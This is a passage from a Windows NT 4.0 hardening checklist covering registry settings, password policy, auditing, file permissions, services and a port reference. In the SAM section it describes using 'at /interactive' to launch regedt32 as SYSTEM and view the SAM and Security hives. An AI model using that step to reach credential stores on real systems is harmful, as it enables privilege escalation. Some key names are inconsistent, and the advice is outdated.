Hive: HKEY_LOCAL_MACHINE\SOFTWARE
Key: \Microsoft\Windows NT\Current Version\Winlogon
Name: DontDisplayLastUserName
Type: REG_SZ
Value: 1

[6.1.6] Restricting Anonymous network access to Registry
     Completed Not implemented   Not applicable
STATUS

Windows NT version 4.0 Service Pack 3 includes a security enhancement that restricts
anonymous (null session) logons when they connect to specific named pipes including the one for
Registry.
There is a registry key value that defines the list of named pipes that are "exempt" from this
restriction. The key value is:

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Services\LanManServer\Parameters

Name: NullSessionPipes
Type: REG_MULTI_SZ
Value: Add or Remove names from the list as required by the configuration.

Please refer to Knowledge Base article Q143138 for more details.

[6.1.7] Restricting Anonymous network access to lookup account names and network
shares
Completed Not implemented Not applicable
STATUS

Windows NT has a feature where anonymous logon users can list domain user names and
enumerate share names. Customers who want enhanced security have requested the ability to
optionally restrict this functionality. Windows NT 4.0 Service Pack 3 and a hotfix for Windows NT
3.51 provide a mechanism for administrators to restrict the ability for anonymous logon users
(also known as NULL session connections) to list account names and enumerate share names.
Listing account names from Domain Controllers is required by the Windows NT ACL editor, for
example, to obtain the list of users and groups to select who a user wants to grant access rights.
Listing account names is also used by Windows NT Explorer to select from list of users and
groups to grant access to a share.
The registry key value to set for enabling this feature is:

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Control\LSA
Name: RestrictAnonymous
Type: REG_DWORD
Value: 1.

This enhancement is part of Windows NT version 4.0 Service Pack 3. A hot fix for it is also
provided for Windows NT version 3.51. Please refer to Knowledge Base article Q143474 for
more details on this.

[6.1.8] Enforcing strong user passwords

Completed Not implemented Not applicable
STATUS

Windows NT 4.0 Service Pack 2 and later includes a password filter DLL file (Passfilt.dll) that lets
you enforce stronger password requirements for users. Passfilt.dll provides enhanced security
against "password guessing" or "dictionary attacks" by outside intruders.

Passfilt.dll implements the following password policy:
? Passwords must be at least six (6) characters long. (The minimum password length can be
increased further by setting a higher value in the Password Policy for the domain).
? Passwords must contain characters from at least three (3) of the following four (4) classes:

Description	Examples
English upper case letters	A, B, C, ... Z
English lower case letters	a, b, c, ... z
Westernized Arabic numerals	0, 1, 2, ... 9
Non-alphanumeric ("special characters") such as punctuation symbols	

? Passwords may not contain your user name or any part of your full name.

These requirements are hard-coded in the Passfilt.dll file and cannot be changed through the
user interface or registry. If you wish to raise or lower these requirements, you may write your
own .dll and implement it in the same fashion as the Microsoft version that is available with
Windows NT 4.0 Service Pack 2.

To use Passfilt.Dll, the administrator must configure the password filter DLL in the system registry
on all domain controllers. This can be done as follows with the following registry key value:

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Control\LSA
Name: Notification Packages
Type: REG_MULTI_SZ
Value: Add string "PASSFILT" (do not remove existing ones).

[6.1.9] Disabling LanManager Password Hash Support
Completed Not implemented Not applicable
STATUS

Windows NT supports the following two types of challenge/response authentication:
? LanManager (LM) challenge/response
? Windows NT challenge/response

To allow access to servers that only support LM authentication, Windows NT clients currently send both authentication types. Microsoft developed a patch that allows clients to be configured to send only Windows NT authentication. This removes the use of LM challenge/response messages from the network.
Applying this hot fix, configures the following registry key:

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Control\LSA
Name: LMCompatibilityLevel
Type: REG_DWORD
Value: 0,1,2 (Default 0)

Setting the value to:
? 0 — Send both Windows NT and LM password forms.
? 1 — Send Windows NT and LM password forms only if the server requests it.
? 2 — Never send LM password form.

If a Windows NT client selects level 2, it cannot connect to servers that support only LM authentication, such as Windows 95 and Windows for Workgroups.

For more complete information on this hot fix, please refer to Knowledge Base article number Q147706.

[6.2.0] Wiping the System Page File during clean system shutdown
Completed Not implemented Not applicable
STATUS

Virtual Memory support of Windows NT uses a system page file to swap pages from memory of different processes onto disk when they are not being actively used. On a running system, this page file is opened exclusively by the operating system and hence is well-protected. However, systems that are configured to allow booting to other operating systems, may want to ensure that system page file is wiped clean when Windows NT shuts down. This ensures that sensitive information from process memory that may have made into the

page file is not available to a
snooping user. This can be achieved by setting up the
following key:

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Control\SessionManager\Memory
Management
Name: ClearPageFileAtShutdown
Type: REG_DWORD
Value: 1

Note that, this protection works only during a clean shutdown,
therefore it is important that
untrusted users do not have ability to power off or reset the
system manually.

[6.2.1] Protecting the Registry
     Completed Not implemented   Not applicable
STATUS

All the initialization and configuration information used by
Windows NT is stored in the registry.
Normally, the keys in the registry are changed indirectly,
through the administrative tools such as
the Control Panel. This method is recommended. The registry
can also be altered directly, with
the Registry Editor; some keys can be altered in no other way.

The Registry Editor supports remote access to the Windows NT
registry. To restrict network
access to the registry, use the Registry Editor to create the
following registry key:

Hive: HKEY_LOCAL_MACHINE
Key: \CurrentcontrolSet\Control\SecurePipeServers
Name: \winreg

The security permissions set on this key define which users or
groups can connect to the system
for remote registry access. The default Windows NT Workstation
installation does not define this
key and does not restrict remote access to the registry.
Windows NT Server permits only
administrators remote access to the registry.

[6.2.2] Secure EventLog Viewing
     Completed Not implemented   Not applicable
STATUS

Default configuration allows guests and null log ons ability

to view event logs (system, and
application logs). Security log is protected from guest
access by default, it is viewable by users
who have "Manage Audit Logs" user right. The Event log
services use the following key to
restrict guest access to these logs:

```
Hive:     HKEY_LOCAL_MACHINE
Key: \System\CurrentControlSet\Services\EventLog\[LogName]
Name:     RestrictGuestAccess
Type      REG_DWORD
Value:    1
```

Set the value for each of the logs to 1. The change takes
effect on next reboot. Needless to say
that you will have to change the security on this key to
disallow everyone other than
Administrators and System any access because otherwise
malicious users can reset these
values.

[6.2.3] Secure Print Driver Installation
Completed Not implemented Not applicable
STATUS

Registry key AddPrinterDrivers under
HKEY_LOCAL_MACHINE\System\CurrentControlSet\
Control\Print\Providers\LanMan Print Services\Servers, Key
value AddPrinterDrivers
(REG_DWORD) is used to control who can add printer drivers
using the print folder. This key
value should be set to 1 to enable the system spooler to
restrict this operation to administrators
and print operators (on server) or power users (on
workstation).

```
Hive:     HKEY_LOCAL_MACHINE
Key: System\CurrentcontrolSet\Control\Print\Providers\LanMan
Print Services\Servers
Name:     AddPrintDrivers
Type      REG_DWORD
Value:    1
```

[6.2.4] The Schedule Service (AT Command)
Completed Not implemented Not applicable
STATUS

The Schedule service (also known as the AT command) is used to
schedule tasks to run
automatically at a preset time. Because the scheduled task is

run in the context run by the
Schedule service (typically the operating system's context),
this service should not be used in a
highly secure environment.
By default, only administrators can submit AT commands. To
allow system operators to also
submit AT commands, use the Registry Editor to create or
assign the following registry key value:

```
Hive:     HKEY_LOCAL_MACHINE\SYSTEM
Key: \CurrentControlSet\Control\Lsa
Name:     Submit Control
Type:     REG_DWORD
Value:    1
```

There is no way to allow anyone else to submit AT commands.
Protecting the registry as
explained earlier restricts direct modification of the
registry key using the registry editor. Access
to the registry key
HKEY_LOCAL_MACHINE\System\CurrentControlSet\ Services\Schedule
should also be restricted to only those users/groups
(preferrably Administrators only) that are
allowed to submit jobs to the schedule service.
The changes will take effect the next time the computer is
started. You might want to update the
Emergency Repair Disk to reflect these changes.

[6.2.5] Secure File Sharing
     Completed Not implemented   Not applicable
STATUS

The native Windows NT file sharing service is provided using
the SMB-based server and
redirector services. Even though only administrators can
create shares, the default security
placed on the share allows Everyone full control access.
These permissions are controlling
access to files on down level file systems like FAT which do
not have security mechanisms built
in. Shares on NTFS enforce the security on the underlying
directory it maps to and it is
recommended that proper security be put via NTFS and not via
the file sharing service.

Also note that the share information resides in the registry
which also needs to be protected as
explained in a section earlier.

? Service Pack 3 for Windows NT version 4.0 includes several

enhancements to SMB based
file sharing protocol. These are:It supports mutual
authentication to counter man-in-the-
middle attacks.
? It supports message authentication to prevent active message
attacks.

These are provided by incorporating message signing into SMB
packets which are verified by
both server and client ends. There are registry key settings
to enable SMB signatures on each
side. To ensure that SMB server responds to clients with
message signing only, configure the
following key value:

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Services\LanManServer\Parameters

Name: RequireSecuritySignature
Type: REG_DWORD
Value: 1

Setting this value ensures that the Server communicates with
only those clients that are aware of
message signing. Note that this means that installations that
have multiple versions of client
software, older versions will fail to connect to servers that
have this key value configured.

Similarly, security conscious clients can also decide to
communicate with servers that support
message signing and no one else.

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Services\Rdr\Parameters
Name: RequireSecuritySignature
Type: REG_DWORD
Value: 1

Note that setting this key value implies that the client will
not be able to connect to servers which
do not have message signing support.

Please refer to Knowledge Base article Q161372 for further
details on SMB message signing
enhancements.

Windows NT version 4.0 Service Pack 3 also includes another
enhancement to SMB file sharing
protocol such that by default you are unable to connect to SMB

servers (such as Samba or
Hewlett-Packard (HP) LM/X or LAN Manager for UNIX) with an unencrypted (plain text)
password. This protects from sending clear text forms of passwords over the wire. Please refer
to Knowledge base article Q166730 if you have any reasons to allow clients to send unencrypted
passwords over the wire.

Additionally, customers may want to delete the administrative shares ($ shares) if they are not
needed on an installation. This can be accomplished using "net share" command. For example:
C:\> net share admin$ /d

[6.2.6] Auditing
Auditing can inform you of actions that could pose a security risk and also identify the user
accounts from which audited actions were taken. Note that auditing only tells you what user
accounts were used for the audited events. If passwords are adequately protected, this in turn
indicates which user attempted the audited events. However, if a password has been stolen or if
actions were taken while a user was logged on but away from the computer, the action could
have been initiated by someone other than the person to whom the user account is assigned
When you establish an audit policy you'll need to weigh the cost (in disk space and CPU cycles)
of the various auditing options against the advantages of these options. You'll want to at least
audit failed log on attempts, attempts to access sensitive data, and changes to security settings.
Here are some common security threats and the type of auditing that can help track them:

[6.2.7] Threat Action
Hacker-type break-in using random passwords Enable failure auditing for log on and log off
events.
Break-in using stolen password   Enable success auditing for log on and log off events. The log
entries will not distinguish between the real users and the phony ones. What you are looking for
here is unusual activity on user accounts, such as log ons at odd hours or on days when you
would not expect any activity.
Misuse of administrative privileges by authorized users Enable success auditing for use of user

rights; for user and group management, for security policy changes; and for restart, shutdown, and system events. (Note: Because of the high volume of events that would be recorded, Windows NT does not normally audit the use of the Backup Files And Directories and the Restore Files And Directories rights. Appendix B, "Security In a Software Development Environment," explains how to enable auditing of the use of these rights.)

Virus outbreak Enable success and failure write access auditing for program files such as files with .exe and .dll extensions. Enable success and failure process tracking auditing. Run suspect programs and examine the security log for unexpected attempts to modify program files or creation of unexpected processes. Note that these auditing settings generate a large number of event records during routine system use. You should use them only when you are actively monitoring the system log.

Improper access to sensitive files Enable success and failure auditing for file- and object-access events, and then use File Manager to enable success and failure auditing of read and write access by suspect users or groups for sensitive files.

Improper access to printers Enable success and failure auditing for file- and object-access events, and then use Print Manager to enable success and failure auditing of print access by suspect users or groups for the printers.

[6.2.8] Enabling System Auditing

Completed Not implemented Not applicable

STATUS

Enabling system auditing can inform you of actions that pose security risks and possibly detect security breaches.

To activate security event logging, follow these steps:

1. Log on as the administrator of the local workstation.
2. Click the Start button, point to Programs, point to Administrative Tools, and then click User Manager.
3. On the Policies menu, click Audit.
4. Click the Audit These Events option.
5. Enable the options you want to use. The following options are available:

- Log on/Log off: Logs both local and remote resource

logins.
• File and Object Access: File, directory, and printer access.
• Note: Files and folders must reside on an NTFS partition for security logging to be
enabled. Once the auditing of file and object access has been enabled, use Windows
NT Explorer to select auditing for individual files and folders.
• User and Group Management: Any user accounts or groups created, changed, or
deleted. Any user accounts that are renamed, disabled, or enabled. Any passwords set
or changed.
• Security Policy Changes: Any changes to user rights or audit policies.
• Restart, Shutdown, And System: Logs shutdowns and restarts for the local workstation.
• Process Tracking: Tracks program activation, handle duplication, indirect object
access, and process exit.
6. Click the Success check box to enable logging for successful operations, and the Failure
check box to enable logging for unsuccessful operations.
7.Click OK.

Note that Auditing is a "detection" capability rather than "prevention" capability. It will help you
discover security breaches after they occur and therefore should always be consider in addition to
various preventive measures.

[6.2.9] Auditing Base Objects
Completed Not implemented Not applicable
STATUS

To enable auditing on base system objects, add the following key value to the registry key

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Control\Lsa
Name: AuditBaseObjects
Type: REG_DWORD
Value: 1

Note that simply setting this key does not start generating audits. The administrator will need to
turn auditing on for the "Object Access" category using User Manager. This registry key setting
tells Local Security Authority that base objects should be

created with a default system audit
control list.

[6.3.0] Auditing of Privileges
     Completed Not implemented   Not applicable
STATUS

Certain privileges in the system are not audited by default even when auditing on privilege use is
turned on. This is done to control the growth of audit logs. The privileges are:
1.   Bypass traverse checking (given to everyone).
2.   Debug programs (given only to administrators)
3.   Create a token object (given to no one)
4.   Replace process level token (given to no one)
5.   Generate Security Audits (given to no one)
6.   Backup files and directories (given to administrators and backup operators)
7.   Restore files and directories (given to administrators and backup operators)

1 is granted to everyone so is meaningless from auditing perspective. 2 is not used in a working
system and can be removed from administrators group. 3, 4 and 5 are not granted to any user or
group and are highly sensitive privileges and should not be granted to anyone. However 6 and 7
are used during normal system operations and are expected to be used. To enable auditing of
these privileges, add the following key value to the registry key

Hive: HKEY_LOCAL_MACHINE\SYSTEM
Key: System\CurrentControlSet\Control\Lsa
Name: FullPrivilegeAuditing
Type: REG_BINARY
Value: 1

Note that these privileges are not audited by default because backup and restore is a frequent
operation and this privilege is checked for every file and directory backed or restored, which can
lead to thousands of audits filling up the audit log in no time. Carefully consider turning on
auditing on these privilege uses.

[6.3.1] Protecting Files and Directories

Completed Not implemented Not applicable
STATUS

The NTFS file system provides more security features than the FAT system and should be used whenever security is a concern. The only reason to use FAT is for the boot partition of an ARC-compliant RISC system. A system partition using FAT can be secured in its entirety using the Secure System Partition command on the Partition menu of the Disk Administrator utility.

Among the files and directories to be protected are those that make up the operating system software itself. The standard set of permissions on system files and directories provide a reasonable degree of security without interfering with the computer's usability. For high-level security installations, however, you might want to additionally set directory permissions to all subdirectories and existing files, as shown in the following list, immediately after WindowsNT is installed. Be sure to apply permissions to parent directories before applying permissions to subdirectories.

First apply the following using the ACL editor:

Directory Permissions Complete
\WINNT and all subdirectories under it. Administrators: Full Control
CREATOR OWNER: Full Control
Everyone: Read
SYSTEM: Full Control

Now, within the \WINNT tree, apply the following exceptions to the general security:

Directory Permissions Complete
\WINNT\REPAIR Administrators: Full Control
\WINNT\SYSTEM32\CONFIG Administrators: Full Control
CREATOR OWNER: Full Control
Everyone: List
SYSTEM: Full Control
\WINNT\SYSTEM32\SPOOL Administrators: Full Control
CREATOR OWNER: Full Control
Everyone: Read
Power Users: Change
SYSTEM: Full Control
\WINNT\COOKIES

\WINNT\FORMS
\WINNT\HISTORY
\WINNT\OCCACHE
\WINNT\PROFILES
\WINNT\SENDTO
\WINNT\Temporary Internet Files Administrators: Full Control
CREATOR OWNER: Full Control
Everyone: Special Directory Access — Read, Write and Execute, Special File Access — None
System : Full Control

Several critical operating system files exist in the root directory of the system partition on Intel 80486 and Pentium-based systems. In high-security installations you might want to assign the following permissions to these files:

File C2-Level Permissions Complete
\Boot.ini, \Ntdetect.com, \Ntldr Administrators: Full Control
SYSTEM: Full Control
\Autoexec.bat, \Config.sys Everybody: Read
Administrators: Full Control
SYSTEM: Full Control
\TEMP directory Administrators: Full Control
SYSTEM: Full Control
CREATOR OWNER: Full Control
Everyone: Special Directory Access — Read, Write and Execute, Special File Access — None

To view these files in File Manager, choose the By File Type command from the View menu, then select the Show Hidden/System Files check box in the By File Type dialog box.

Note that the protections mentioned here are over and above those mentioned earlier in the standard security level section, which included having only NTFS partitions (except the boot partition in case of RISC machines). The FAT boot partition for RISC systems can be configured using the Secure System Partition command on the Partition menu of the Disk Administrator utility.

It is also highly advisable that Administrators manually scan the permissions on various partitions on the system and ensures that they are appropriately secured

for various user accesses in their
environment.

[6.3.2] Services and NetBIOS Access From Internet
For a stand-alone WEB or firewall server, consider the
following guidelines

The following services should NOT be started:

Service	Installed Not Installed
Alerter	
ClipBook Server	
Computer Browser	
DHCP Client	
Directory Replicator	
Messenger	
Net Logon	
Network DDE	
Network DDE DSDM	
Plug and Play	
Remote Procedure Call (RPC) Locator	
Server	
SNMP Trap Service	
Spooler "unless print spooling is needed"	
TCP/IP NetBIOS Helper	
Telephony Service	
Workstation	

The following services MUST be started:

Service	Installed Not Installed
EventLog	
FTP Publishing Service (for FTP server)	
Gopher Publishing Service (for Gopher server)	
NT LM Security Support Provider	
Remote Procedure Call (RPC) Service	
SNMP	
World Wide Web Publishing Service (for WWW server)	

The following services MAY be started if needed:

Service	Installed Not Installed
Schedule	
UPS	

Disconnect the "NetBIOS Interface", the "Server" and the
"Workstation" from the "WINS
Client(TCP/IP)"

[6.3.3] Alerter and Messenger Services

The Windows NT alerter and messenger services enable a user to send pop-up messages to other users. A network administrator may consider this an unnecessary risk due to the fact that these types of services have been known to be used in social engineering attacks. Some users might actually respond to a request to change their password, create a share, or otherwise open holes in the network. A side effect of running this service is that it causes the name of the current user to be broadcast in the NetBIOS name table, which gives the attacker a valid user name to use in brute force attempts.

[6.3.4] Unbind Unnecessary Services from Your Internet Adapter Cards

Completed Not implemented Not applicable
STATUS

Use the Bindings feature in the Network application in Control Panel to unbind any unnecessary services from any network adapter cards connected to the Internet. For example, you might use the Server service to copy new images and documents from computers in your internal network, but you might not want remote users to have direct access to the Server service from the Internet.

If you need to use the Server service on your private network, disable the Server service binding to any network adapter cards connected to the Internet. You can use the Windows NT Server service over the Internet; however, you should fully understand the security implications and comply with Windows NT Server Licensing requirements issues.

When you are using the Windows NT Server service you are using Microsoft networking (the server message block [SMB] protocol rather than the HTTP protocol) and all Windows NT Server Licensing requirements still apply. HTTP connections do not apply to Windows NT Server licensing requirements.

For Windows NT systems with direct Internet connectivity and have NetBios, there are two configuration options:

• Configure the NT system on the Internet outside the corporate firewall. You can also accomplish this by blocking ports 135, 137 and 138 on TCP and UDP protocols at the firewall. This ensures that no NetBIOS traffic moves across the corporate firewall.
• Configure the protocol bindings between TCP/IP, NetBIOS, Server and Workstation services using the network control panel. By removing the bindings between NetBIOS and TCP/IP, the native file sharing services (using the Server and Workstation services) will not be accessible via TCP/IP and hence the Internet. These and other NetBIOS services will still be accessible via a local LAN-specific, non-routable protocol (ex: NetBEUI) if one is in place. To accomplish this use the Network Control Panel applet. Select the Bindings Tab and disable the NetBios bindings with TCP/IP protocol stack.

A Windows NT system with direct Internet connectivity needs to be secured with respect to other services besides NetBIOS access, specifically Internet Information Server

NetBIOS over TCP/IP should normally be disabled for a firewall or web server. The following is a list of the ports used by NBT.
? NetBIOS-ns 137/tcp NETBIOS Name Service
? NetBIOS-ns 137/udp NETBIOS Name Service
? NetBIOS-dgm 138/tcp NETBIOS Datagram Service
? NetBIOS-dgm 138/udp NETBIOS Datagram Service
? NetBIOS-ssn 139/tcp NETBIOS Session Service
? NetBIOS-ssn 139/udp NETBIOS Session Service

[6.3.5] Enhanced Protection for Security Accounts Manager Database

Completed Not implemented Not applicable
STATUS

The Windows NT Server 4.0 System Key hotfix (included in Service Pack 3) provides the capability to use strong encryption techniques to increase protection of account password information stored in the registry by the Security Account Manager (SAM). Windows NT Server stores user account information, including a derivative of the user account password, in a secure portion of the Registry protected by access control and an

obfuscation function. The account
information in the Registry is only accessible to members of
the Administrators group. Windows
NT Server, like other operating systems, allows privileged
users who are administrators access to
all resources in the system. For installations that want
enhanced security, strong encryption of
account password derivative information provides an additional
level of security to prevent
Administrators from intentionally or unintentionally accessing
password derivatives using Registry
programming interfaces.

Please refer to Knowledge Base article Q143475 for more
details on SysKey feature and how it
can be implemented on a Windows NT installation.

[6.3.6] Disable Caching of Logon Credentials during
interactive logon.

STATUS Completed Not implemented Not applicable

The default configuration of Windows NT caches the last logon
credentials for a user who logged
on interactively to a system. This feature is provided for
system availability reasons such as the
user's machine is disconnected or none of the domain
controllers are online.

Even though the credential cache is well protected, in a
highly secure environments, customers
may want to disable this feature. This can be done by setting
the following registry key:

Hive: HKEY_LOCAL_MACHINE
Key: Software\Microsoft\Windows NT\CurrentVersion\Winlogon
Name: CachedLogonsCount
Type: REG_DWORD
Value: 0

[6.3.7] How to secure the %systemroot%\repair\sam._ file

STATUS Completed Not implemented Not applicable

By default, the SAM._ file and \repair directory has the
following permissions;

Administrators: Full Control
Everyone: Read
SYSTEM: Full Control
Power Users: Change

1.From within Explorer, highlight the SAM._ file, right click, choose properties, security,
permissions. Remove all privilege from this file.
2.From a DOS prompt, execute the following;

cacls %systemroot%\repair\sam._ /D Everyone

This will deny the group Everyone permission to the file, ensuring that no other permission (i.e.
inherited permissions from a share) can override the file permission.
3.Whenever you need to update your ERD, first execute the following from a DOS prompt;

cacls %systemroot%\repair\sam._ /T /G Administrators:C

This will grant Administrators change permission to update it during the ERD update.

4.Once the ERD has been updated, execute the following from a DOS prompt;

cacls %systemroot%\repair\sam._ /E /R Administrators

This will once again remove the permissions for Administrator

How to enable auditing on password registry keys

1.First you have to make sure auditing is enabled. Start User Manager, Policies, Audit, and click
"Audit These Events".
2.By default, Windows NT does not identify any users or groups to audit on any objects within the
system. Auditing can add performance overhead to your system depending on the available
resources, so care should be taken in determining what and whom to audit. For a full
description of auditing in Windows NT, I recommend the Microsoft Press book "Windows NT
3.5 - Guidelines for Security, Audit, and Control", ISBN 1-55615-814-9. Despite its title it is
still the most comprehensive coverage of auditing that I have read. For the sake of this
example, we will simply check every Success and Failure checkbox.

3.Close the dialog.
4.Now for a little known trick. While logged on as Administrator, ensure that the Schedule service is set to start up as the System account. Once set, start the Schedule service.
5.Check the time, and then open a DOS prompt. At the DOS prompt, type in the following; at 22:48 /interactive "regedt32.exe" where 22:48 gets replaced with the current time plus 1 minute (or 2 or whatever amount of time you think it will take you to type in the command).
6.At the designated time, regedt32.exe will fire up and appear on your desktop. This incarnation of regedt32.exe will be running in the security context of the user SYSTEM. As such, you will be able to see the entire registry, every key within the SAM or Security trees. BE VERY CAREFUL HERE. It is important to note that when running an application as SYSTEM, it does so attempting to use null session for credentials. Null session support has been disabled by default in all versions of Windows NT after 3.1, therefore any attempt to connect to non-local resources as this security context will fail. An Administrator could enable null session support through the registry, but such a configuration is strongly discouraged.
7.All we want to do is enable auditing on the designated keys, nothing else. To this end, we highlight the HKEY_LOCAL_MACHINE windows within regedt32. Next highlight the SAM tree. Choose the Security menu item, then Auditing.
8.Click on the Add button and choose Show Users.
9.I'm going to recommend that you add the SYSTEM user, the group Domain Admins, and the user Administrator. You want to cover any account which has the right to;
? "Take ownership of files or other objects"
? "Back up files and directories"
? "Manage auditing and security log"
? "Restore files and directories"
? "Add workstations to domain"
? "Replace a process level token"
10.Click the Audit Permission on Existing Subkeys
11.Next, click in the Success and Failure checkboxes for the following entries; - Query Value - Set Value - Write DAC - Read Control
12.Choose OK, and then Yes.
13.Repeat the process for the Security tree.
14.Close REGEDT32, and stop the Schedule service. You will

want to set the Schedule service
to use a userID for startup which you create, rather than
SYSTEM, in future. Take this
opportunity to create such a user and change the startup for
Schedule.

You will now have applied auditing to the entire SAM ensuring
you'll be notified via the Event
Logger of any failed or successful access to your sensitive
information by the only accounts
which have the ability to access such information. The issue
of what to do when/if you discover
event notifications is beyond the scope of this document. Part
of a good security policy is an
appropriate audit policy which would dictate how the event
logs are reviewed, how the information
is verified, and what actions should be taken for each
possible event.

[6.3.8] TCP/IP Security in NT

Note: This section is not meant to teach you the concepts
behind the TCP/IP protocol. It is
assumed that a working knowledge of TCP/IP can be applied.

Windows NT has a built in TCP/IP security functionality
that most people do not use or
know about. This functionality enables you to control the
types of network traffic that can reach
your NT servers. Access can be allowed or denied based on
specific TCP ports, UDP ports, and
IP protocols. This type of security is normally applied to
servers connected directly to the internet,
which is not recommended.
Do configure NT's built in TCP/IP security, follow these
steps:

1 - Right click on Network Neighborhood and goto the
properties option.
2 - Select the Protocols tab, highlight TCP/IP and click
on Properties.
3 - Select the IP address tab of the TCP/IP properties
screen.
4 - Check the check box that reads "Enable Security".
5 - Click on Configure

You should now be looking at the TCP/IP Security dialog,
which has the following
options:

-Adapter: Specifies which of the installed network adapter cards you are configuring
-TCP Ports
-UDP Ports
-IP Protocols

Within these settings, you would choose which ports and what access permissions you would like to assign to those ports. The following list is a list of the well known TCP/IP ports. This is not an in depth guide, just a quick reference (For more details, check RFC 1060).

[6.3.9] Well known TCP/UDP Port numbers

Service	Port	Comments
TCP Ports		
echo	7/tcp	
discard	9/tcp	sink null
systat	11/tcp	users
daytime	13/tcp	
netstat	15/tcp	
qotd	17/tcp	quote
chargen	19/tcp	ttytst source
ftp-data	20/tcp	
ftp	21/tcp	
telnet	23/tcp	
smtp	25/tcp	mail
time	37/tcp	timserver
name	42/tcp	nameserver
whois	43/tcp	nicname
nameserver	53/tcp	domain
apts	57/tcp	any private terminal service
apfs	59/tcp	any private file service
rje	77/tcp	netrjs
finger	79/tcp	
http	80/tcp	
link	87/tcp	ttylink
supdup	95/tcp	
newacct	100/tcp	[unauthorized use]
hostnames	101/tcp	hostname
iso-tsap	102/tcp	tsap
x400	103/tcp	
x400-snd	104/tcp	
csnet-ns	105/tcp	CSNET Name Service
pop-2	109/tcp	Post Office Protocol version 2
pop-3	110/tcp	Post Office Protocol

```
version 3
   sunrpc           111/tcp
   auth             113/tcp        authentication
   sftp             115/tcp
   uucp-path        117/tcp
   nntp             119/tcp        usenet readnews untp
   ntp              123/tcp        network time protocol
   statsrv          133/tcp
   profile          136/tcp
   NeWS             144/tcp        news
   print-srv        170/tcp
   https               443/tcp        Secure HTTP
   exec             512/tcp        remote process execution;
                                   authentication performed
using
                                   passwords and UNIX loppgin
names
   login            513/tcp        remote login a la telnet;
                                   automatic authentication
performed
                                   based on priviledged port
numbers
                                   and distributed data bases
which
                                   identify "authentication
domains"
   cmd              514/tcp        like exec, but automatic
                                   authentication is performed
as for
                                   login server
   printer          515/tcp        spooler
   efs              520/tcp        extended file name server
   tempo            526/tcp        newdate
   courier          530/tcp        rpc
   conference       531/tcp        chat
   netnews          532/tcp        readnews
   uucp             540/tcp        uucpd
   klogin           543/tcp
   kshell           544/tcp        krcmd
   dsf              555/tcp
   remotefs         556/tcp        rfs server
   chshell          562/tcp        chcmd
   meter            570/tcp        demon
   pcserver         600/tcp        Sun IPC server
   nqs              607/tcp        nqs
   mdqs             666/tcp
   rfile            750/tcp
   pump             751/tcp
   qrh              752/tcp
   rrh              753/tcp
```

```
tell             754/tcp        send
nlogin           758/tcp
con              759/tcp
ns               760/tcp
rxe              761/tcp
quotad           762/tcp
cycleserv        763/tcp
omserv           764/tcp
webster          765/tcp
phonebook        767/tcp        phone
vid              769/tcp
rtip             771/tcp
cycleserv2       772/tcp
submit           773/tcp
rpasswd          774/tcp
entomb           775/tcp
wpages           776/tcp
wpgs             780/tcp
mdbs        800/tcp
device           801/tcp
maitrd           997/tcp
busboy           998/tcp
garcon           999/tcp
blackjack        1025/tcp       network blackjack
bbn-mmc        1347/tcp       multi media conferencing
bbn-mmx        1348/tcp       multi media conferencing
orasrv           1525/tcp       oracle
ingreslock       1524/tcp
issd             1600/tcp
nkd              1650/tcp
dc               2001/tcp
mailbox          2004/tcp
berknet          2005/tcp
invokator        2006/tcp
dectalk          2007/tcp
conf             2008/tcp
news             2009/tcp
search           2010/tcp
raid-cc          2011/tcp       raid
ttyinfo          2012/tcp
raid-am          2013/tcp
troff            2014/tcp
cypress          2015/tcp
cypress-stat   2017/tcp
terminaldb       2018/tcp
whosockami   2019/tcp
servexec         2021/tcp
down             2022/tcp
ellpack          2025/tcp
shadowserver   2027/tcp
```

```
submitserver     2028/tcp
device2          2030/tcp
blackboard       2032/tcp
glogger          2033/tcp
scoremgr         2034/tcp
imsldoc          2035/tcp
objectmanager 2038/tcp
lam              2040/tcp
interbase        2041/tcp
isis             2042/tcp
rimsl            2044/tcp
dls              2047/tcp
dls-monitor      2048/tcp
shilp            2049/tcp
NSWS             3049/tcp
rfa              4672/tcp       remote file access server
complexmain      5000/tcp
complexlink      5001/tcp
padl2sim         5236/tcp
man              9535/tcp


UDP Ports
echo             7/udp
discard          9/udp          sink null
systat           11/udp         users
daytime          13/udp
netstat          15/udp
qotd             17/udp         quote
chargen          19/udp         ttytst source
time             37/udp         timserver
rlp              39/udp         resource
name             42/udp         nameserver
whois            43/udp         nicname
nameserver       53/udp         domain
bootps           67/udp         bootp
bootpc           68/udp
tftp             69/udp
sunrpc           111/udp
erpc             121/udp
ntp              123/udp
statsrv          133/udp
profile          136/udp
snmp             161/udp
snmp-trap        162/udp
at-rtmp          201/udp
at-nbp           202/udp
at-3             203/udp
at-echo          204/udp
at-5             205/udp
```

```
   at-zis            206/udp
   at-7              207/udp
   at-8              208/udp
   biff              512/udp       used by mail system to
notify users
                                   of new mail received;
currently
                                   receives messages only from
                                   processes on the same
machine
   who               513/udp       maintains data bases
showing who's
                                   logged in to machines on a
local
                                   net and the load average of
the
                                   machine
   syslog            514/udp
   talk              517/udp       like tenex link, but across
                                   machine - unfortunately,
doesn't
                                   use link protocol (this is
actually
                                   just a rendezvous port from
which a
                                   tcp connection is
established)
   ntalk             518/udp
   utime             519/udp       unixtime
   router            520/udp       local routing process (on
site);
                                   uses variant of Xerox NS
routing
                                   information protocol
   timed             525/udp       timeserver
   netwall           533/udp       for emergency broadcasts
   new-rwho          550/udp       new-who
   rmonitor          560/udp       rmonitord
   monitor           561/udp
   meter             571/udp       udemon
   elcsd             704/udp       errlog copy/server daemon
   loadav            750/udp
   vid               769/udp
   cadlock           770/udp
   notify            773/udp
   acmaint_dbd      774/udp
   acmaint_trnsd   775/udp
   wpages            776/udp
   puparp            998/udp
   applix            999/udp       Applix ac
```

```
puprouter         999/udp
cadlock           1000/udp
hermes            1248/udp
wizard            2001/udp       curry
globe             2002/udp
emce              2004/udp       CCWS mm conf
oracle            2005/udp
raid-cc           2006/udp       raid
